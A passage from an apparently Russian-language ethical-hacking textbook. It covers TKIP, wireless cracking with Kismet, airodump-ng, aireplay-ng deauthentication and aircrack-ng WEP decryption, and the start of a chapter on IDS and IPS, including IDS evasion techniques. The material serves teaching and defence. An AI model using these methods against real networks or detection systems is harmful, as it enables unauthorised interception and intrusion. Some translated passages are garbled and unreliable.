
Протокол целостности временного ключа

Протокол целостности временного ключа (TKIP) является элементом стандарта IEEE 802.11i, стандарта шифрования. Он является назначенным преемником WEP и устраняет недостатки, которые были у WEP, без необходимости замены оборудования. TKIP реализует смешение ключей, что означает

то, что секретный ключ объединяется с вектором инициализации, перед передачей его в поток шифра. Изменения с WEP на TKIP включают добавление целостности сообщений протокола, для предотвращения несанкционированного доступа. TKIP изменил правила выбора IV таким образом, что теперь изменяет ключ шифрования для каждого таймфрейма. Другие изменения являются увеличением размера IV до 48 бит и новым механизмом распределения и изменения широковещательных ключей.

Четырехстороннее рукопожатие

MIC - это код целостности сообщения, включая аутентификацию. GTK — это групповой временный ключ, используемый для расшифровки многоадресного и широковещательного трафика. Порядковый номер будет использоваться в следующем многоадресном или широковещательном кадре.
Рисунок ниже иллюстрирует этот процесс.



Взлом беспроводных сетей

Ноутбук с установленным Network Stumbler, пассивными сканерами (Kismet или KisMAC) или активными маяковыми сканерами (MacStumbler или iStumbler), могут использоваться для взлома беспроводной сети. Network Stumbler или Kismet расскажет злоумышленнику, как сеть зашифрована.


Мошеннические точки доступа

Несанкционированные точки доступа могут позволить любому, у кого есть беспроводное устройство, выход в сеть. Точки доступа можно замаскировать, переведя их в стелс-

режим. Скрытые точки доступа не обнаруживаются активными сканерами, такими как Network Stumbler. Для обнаружения скрытой точки доступа требуется пассивный сканер. Методы, используемые для обнаружения точек доступа, включают запрос маяка и сниффинг. Инструменты, которые можно использовать для маскировки точек доступа, включают: Fakeap, Network Stumbler и MiniStumbler.

Команда Iwconfig


Беспроводная сетевая карта, скорее всего, находится в управляемом режиме, т. е. стандартном режиме работы, для беспроводных карт. С помощью iwconfig карту можно перевести в режим монитора. Если Вы используете беспроводную сетевую карту в режиме монитора, Вы можете перехватывать весь беспроводной трафик, в радиусе действия Вашей карты. См. рисунки ниже.



Команда Airodump-ng


Если программа запущена, отображаются MAC-адреса и имена точек доступа на верхней панели (рис. ниже). В нижней панели отображается MAC-адрес точки доступа и MAC станций (рис. ниже).


```
root@bt:~# airodump-ng --help

  Airodump-ng 1.1 r2178 - (C) 2006-2010 Thomas d'Otreppe
  Original work: Christophe Devine
  http://www.aircrack-ng.org

  usage: airodump-ng <options> <interface>[,<interface>,...]

  Options:
      --ivs                  : Save only captured IVs
      --gpsd                 : Use GPSd
      --write      <prefix>  : Dump file prefix
      -w                     : same as --write
      --beacons              : Record all beacons in dump file
      --update     <secs>    : Display update delay in seconds
```



Команда Aireplay-ng

Aireplay-ng - еще одна команда, используемая для беспроводных целей. Эта команда используется для выполнения повторных атак, для взлома WEP или атаки деаутентификации. Во время атак WEP и WPA деаутентификации, атака может быть использована для отключения клиента от сети. Не на всех картах есть поддержка функции деаутентификации. См. рисунки ниже.







Мониторинг незащищенной беспроводной сети


Использование незащищенной беспроводной сети сопряжено со значительными рисками для безопасности. Если у кого-нибудь есть беспроводная карта, работающая в режиме монитора, весь трафик с точки доступа можно захватить. Это включает в себя возможность просмотра DNS-запросов, просмотр HTTP-трафика и извлечение изображений из беспроводных сетей, для захвата трафика. См. рисунки ниже. Именно по этой причине рекомендуется использовать


беспроводную сеть с шифрованием, таким как WEP, WPA или WPA2.





Использование Aircrack–ng
После получения ключа WEP (рисунки ниже), Вы можете расшифровать сетевой трафик с помощью aircrack-ng.





Резюме

По мере увеличения числа организаций, использующих беспроводные локальные сети, растет и их количество рисков, которые могут поставить под угрозу сеть. В этой главе Вы

рассмотрели различные типы беспроводных сетей, методы аутентификации и беспроводное шифрование. Вы узнали о важности повышения безопасности для защиты систем из-за опасений, связанных с использованием беспроводных локальных сетей.

Ресурс

RC4: www.geeksforgeeks.org/rc4-encryption-algorithm/

13. Обход систем обнаружения вторжений, Брандмауэры и ханипоты.

Злоумышленник имеет представление об основных техниках противодействия. Это некий вызов для злоумышленника, чтобы уклониться от контрмер, которые организация реализовала, для проведения более точной защиты. Этическому хакеру необходимо понимание функций и безопасности проблемы, связанных с внедрением таких технологий. В этой главе Вы узнаете о технологиях, используемых администраторами для защиты сети. Вы также познакомитесь с методами и системами обнаружения вторжений, типами доступных брандмауэров, и как идентифицировать атаку на внутреннюю сеть.

К концу этой главы Вы сможете

1. Определять системы и методы обнаружения вторжений.
2. Определять классы брандмауэров.
3. Дать определение ханипотов.
4. Анализировать внутренний и внешний сетевой трафик с помощью вторжений системы обнаружения.

Методы обнаружения вторжений

Система обнаружения вторжений (IDS) собирает и анализирует информацию из компьютера или сети, для выявления вторжений и неправомерного использования. IDS требует непрерывного мониторинга, чтобы играть эффективную роль в сетевой безопасности. Система обнаружения вторжений использует распознавание сигнатур, которые идентифицируют события, и могут указывать на злоупотребление системой. Она сильно зависит от предопределенного набора шаблонов атак и трафика, называемых сигнатурами. Обнаружение аномалий основано на эвристике или правилах поведения, которые можно назвать базовыми. Базовые уровни устанавливаются во время нормальной работы сети, и операции, поскольку они отслеживают активность и пытаются классифицировать ее как, либо «нормальный» или «аномальный». Обнаружение аномалий протокола основано на аномалии, характерной для протокола, и идентифицирует специфичные для протокола TCP/IP недостатки. В настоящее время алгоритмы машинного обучения (ML) используются для обнаружения аномалий.

Типы IDS

IDS может быть реализована в различных формах, начиная с отдельного приложения к функции, встроенной в операционную систему коммутатора или маршрутизатора. Она также может быть размещена на хосте, в виде приложения или функции операционной системы или базы данных. При классификации IDS, мы обычно различаем два типа: хостовые и сетевые. Для обнаружения возможной атаки или подозрительного поведения, хост-системы анализируют сигнатуры и аномалии на родном хосте. Сетевая IDS (NIDS) находится на граничных маршрутизаторах или устройствах, и идентифицирует необычный сетевой трафик

или сигнатуры сетевой атаки. Средство проверки целостности системы (SIV) управляет системными файлами и отслеживает изменения основных объектов системы. Log File Monitor (LFM) отслеживает файлы журналов, создаваемые сетевыми службами.

Размещение IDS

Размещение системы IDS имеет решающее значение для ее эффективности и способности интерпретировать вторжения. Система IDS может быть размещена снаружи межсетевого экрана, в качестве системы раннего предупреждения, в демилитаризованной зоны или в частной сети.
При размещении за пределами брандмауэра, генерирует большое количество сигналов тревоги. Система IDS также может находиться на любом хосте в сети, что позволяет ее видеть и анализировать трафик, проходящий в корпоративную сеть. Когда она размещена после брандмауэра, это приводит к меньшему количеству сигналов тревоги. Как правило, IDS на основе хоста находится в наиболее важных системах, включая серверы баз данных, важных серверах приложений и системах сетевого администрирования.

Признаки вторжения

Есть определенные признаки, которые явно указывают на присутствие злоумышленника. Злоумышленники изменяют системные файлы и конфигурации, чтобы скрыть признаки взлома. Важно знать признаки вторжения.

- **Вторжения в систему:** Индикаторы вторжения в систему включают неспособность идентифицировать действительного пользователя или новую учетную запись пользователя, входы в систему во время рабочего времени, и пробелы в файлах аудита или файлах журналов.

- **Вторжения в файловую систему:** Индикаторы вторжений в файловую систему включают новые файлы или программы в системе, измененные права доступа к файлам и отсутствующие файлы, а также необъяснимые изменения в размерах файлов.
- **Сетевые вторжения:** индикаторы сетевых вторжений могут иметь внезапное увеличение потребления трафика, повторные попытки удаленного входа в систему, и повторяющиеся проверки доступных сервисов системы.

После того, как IDS обнаружит атаку

После того, как система обнаружения вторжений укажет на возможную атаку, администратор должен выполнить несколько действий:

- Настройте брандмауэр для фильтрации IP-адреса злоумышленника.
- Предупредите администратора.
- Запишите событие в журнал.
- Сохраните информацию об атаке.
- Сохраните файл трассировки необработанных пакетов для анализа.
- Обработайте событие.
- Принудительно прервите соединение.

IDS-атаки

Существует несколько атак, которые можно запустить против IDS. Атака вставки сбивает с толку IDS, заставляя ее читать недопустимые пакеты. Атака уклонения происходит, когда IDS отбрасывает пакет, но хост, который должен был получить пакет, принимает его. Против IDS можно использовать многие типы DoS-атак. Десинхронизация использует SYN-пакеты, после подключения и

предварительной связи. IDS может быть не в состоянии обнаружить вредоносную программу, которая была пропущена через обфускатор, потому что обфускатор делает трудную для понимания программу. Злоумышленник может направить атаку вокруг IDS, передав его. Они также могут использовать методы фрагментации или сессии, объединения для обхода IDS, путем разделения строки на несколько пакетов.

Системы предотвращения вторжений

Системы предотвращения вторжений могут быть настроены для контроля операций маршрутизатора, операций переключения, операций брандмауэра, создания VPN и беспроводной сети. Основываясь на обнаружении сигнатур и аномалий, IPS может принимать корректирующие действия, для предотвращения вторжения или нападения. Предупреждение IPS также уязвимо для ложных срабатываний, поэтому знания оператора, и способность определения ложного срабатывания, имеет решающее значение, для предотвращения произвольного срабатывания отказа в разрешенной деятельности IPS. IPS использует упреждающий подход к защите сети, и является расширением обнаружения вторжений. Два типа IPS включают в себя хост-систему и сетевую систему.

- IPS на базе хоста устанавливается на защищаемую систему, отслеживает и перехватывает системные вызовы, а также может отслеживать потоки данных, расположение файлов, и параметры реестра для веб-сервера.
- Сетевая IPS проверяет трафик на основе политики безопасности, администрирует NIPS на основе контента и проверяет содержимое сетевых пакетов для уникальных последовательностей, а NIPS на основе скорости идентифицирует угрозы, которые отличаются от обычного

трафика.

